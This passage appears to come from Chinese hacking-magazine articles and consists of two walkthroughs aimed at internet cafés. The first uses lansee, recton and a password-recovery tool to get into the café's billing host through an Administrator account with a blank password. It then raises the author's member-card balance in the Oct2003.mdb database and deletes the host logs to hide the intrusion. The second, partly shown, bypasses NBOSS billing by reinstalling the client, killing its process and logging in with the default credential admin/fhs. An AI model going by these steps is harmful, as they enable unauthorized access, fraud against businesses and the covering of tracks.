首先来找到网吧主机的IP地址，我们可以使用lansee，打开软件后点击“搜索计算机”，就会显示整个网吧内全部正在使用的电脑IP地址了，如图1。为了便于区别主机和其它的客户机，通常网吧主机的名称及IP都是非常好认的，我们仔细对比一下，就会很容易的找到了。

二、利用recton V2.5创建共享




图1

我们记下网吧主机的IP地址，然后打开recton V2.5，选择“共享”，在远程主机处填入刚才使用lansee扫描得到的网吧主机IP，用户名使用默认的Administrator，密码为空（大多数网吧为了用户上机方便都不会设置系统登录密码的）。然后在界面下方的条形空白处点击鼠标右键，选择“显示共享”，便会显示出主机已经共享的文件了。不过显示出来的都不是我们想要的万象文件，没有关系，我们自己来建立。再次点击右键，此时刚才不能选择的“创建共享”现在已经能够选择了，点击创建共享，在出现的对话框里输入D$，点确定后又会出现这样一个对话框，再次输入d：\，然后连续点确定两次（因为还会出现一个这样的对话框，但是可以不填，我们就不管它），如图2。




图2




图3

提示：因为这家网吧的万象文件夹是存放在D盘的，所以我才输入了D$和d：\，别的网吧中的情况可能会不同，大家可以自己找找看，万象文件名一般为Octopus。

三、映射

为了操作方便，我们可以将主机的d：\映射到自己使用的电脑上，我使用的是网吧PUBWIN充值一条龙来映射的，如图3。打开“我的电脑”，选择“工具”下的“映射网络驱动器”也可以进行映射。

四、利用access密码终结3.01查看万象登录密码

打开“access密码终结3.01”，选择“打开文件”，找到万象文件夹中的Oct2003.mdb，如图4，就会在access密码终结的条形框内出现万象的数据库密码了。

五、利用数据库管理助手加钱

现在万象的数据库密码也到手了，可以开始修改数据来加钱了。打开“数据库管理助手”，点击“连接”，再选择“Access文件”，这个时候会出现浏览框。选择万象数据库文件Oct2003.mdb，在密码处就输入利用“access密码终结”得到的密码，点一下连接即可连接到万象的数据库。因为我是使用会员卡上的机，所以就给会员卡加钱做实验，如图5。




图4




图5

点击左边数据表显示区的“tUsers”，在右边会出现网吧内所有的会员信息。在上面的空白处输入自己的卡号，在后面选择“sCardID”，再点搜索按钮就可以看到我们自己的会员卡信息了。




图6




图7

要给自己的会员卡加钱只要在后面的数字处用鼠标左键点一下，然后输入你要加的钱的数量，然后再点上面的“对勾”。现在查看一下你的余额，怎么样，是




图8

不是已经增加了！我加钱前的余额如如图6所示，加钱后的余额如图7所示。由于只是做示范，并且我的卡上也有不少钱，因此就加的不多。

六、关闭共享，删除日志

加完钱后是不是很高兴？先别着急，我们刚才所做的事有可能被主机日志记录下来，要真是那样，用过了这一次就别想有下次了。

为了能够长久的玩下去，我们还是先清除掉我们的痕迹吧。

首先打开recton关闭刚才我们创建的共享，操作很简单，在软件目录下我们创建的共享盘上点一下鼠标右键，选择出现的"关闭共享"即可，如图8。

别急着关掉recton，点击上排选项中的"日志"，里面已经有我们已经填写了的主机IP，我们只要直接点击"开始执行"就能清除日志了，如图9。最后一步就是关闭映射到"我的电脑"中的主机共享系统盘，如图10。到此我们所有的过程就全部结束了，这种方法非常安全，现在大家都已经学会了吧！





图9



图10

(文章中涉及到的工具lansee、recton V2.5、PUBWIN充值一条龙、access密码终结3.01、数据库管理助手，光盘中已收录)

偷天换日之 攻破NBOSS免费上网



祭司磊

关于网吧破解的文章越来越多，破解的方法也是各种各样。不过，网管软件在这场矛与盾的较量中也没有闲着，这不，NBOSS（Net Bar Operation support systom）连锁网吧管理系统已经越来越多的出现在我们熟悉的网吧里了，据其官方网站报道说在全国已有700多家分店了。

据介绍，NBOSS可以防止非法结束记费进程，进程被终止后将会自动再生（在旧的3.3.3.0版本中，是可以结束掉Nboss-sru.exe和Net Barclimt.ene进程的，但对于目前新的版本已经没有用了），上网的电脑在与服务器网络断开一段时间后，系统会自动锁屏，如果使用管理员帐号上机的话，只能上机10分钟，并且会用红色告警提示主机，更夸张的是进入网络安全模式或卸载客户端后，系统会出现倒计时关机，就像中了冲击波和震荡波病毒时一样，如图1。



图1

以前常用的一些破解网吧的方法，对于NBOSS都是行不通的，我的破解思路是这样的：如果我们卸载了客户端，那么原理上本机就不受主机的管理了，但一分钟后系统还是会自动关机。当客户机与主机断开网络或客户端遭到破坏，主机就会发出锁屏或自动关机的信息。既然如此，那我们为何不在系统出现倒计时关机前再安装一个相同的客户端呢？那样的话是不是能够瞒天过海来躲过主机的监控呢？

祭出我的武器冰刃Icesword、精锐辅助工具以及相应的Nboss客户端（注意：我们使用的客户端必须和卸载之前的客户端版本一样，否则是不会破解成功的。大多数网吧为了方便系统升级及安装一些常用的工具，都会找开主机上的共享，当然权限有可能会被设置成只读，我们到共享里就有可能会找到管理软件了，当然也可以到网上去搜索下载）。

首先打开精锐辅助工具，点击"程序卸载"，选中"连锁网吧运营管理系统[上网终端]"，点击"卸载选中软件"，如图2。




图2

接着打开NBOSS客户端的安装程序，注意不要安装在C盘，我选择安装在了E盘。在安装过程中，会弹出"注册编辑已被管理员停用"的提示，不要管它，点击确定就可以了。安装成功后会提醒我们"重启"系统，选择取消，否则我们的辛勤努力就全被还原卡给浪费了。

使用冰刃Icesword结束Netbar Client.exe计费进程，然后快速打开安装客户端的那个目录，找到Net Barclient，其图标是一个小齿轮，如图3。双击打开后就会弹出登录界面，我们会发现登录界面显示"与服务器连接失败"，如图4，不用管它，直接输入管理员帐号（admin）和原始密码（fhs）进行登录，我们就会看见熟悉的桌面了。

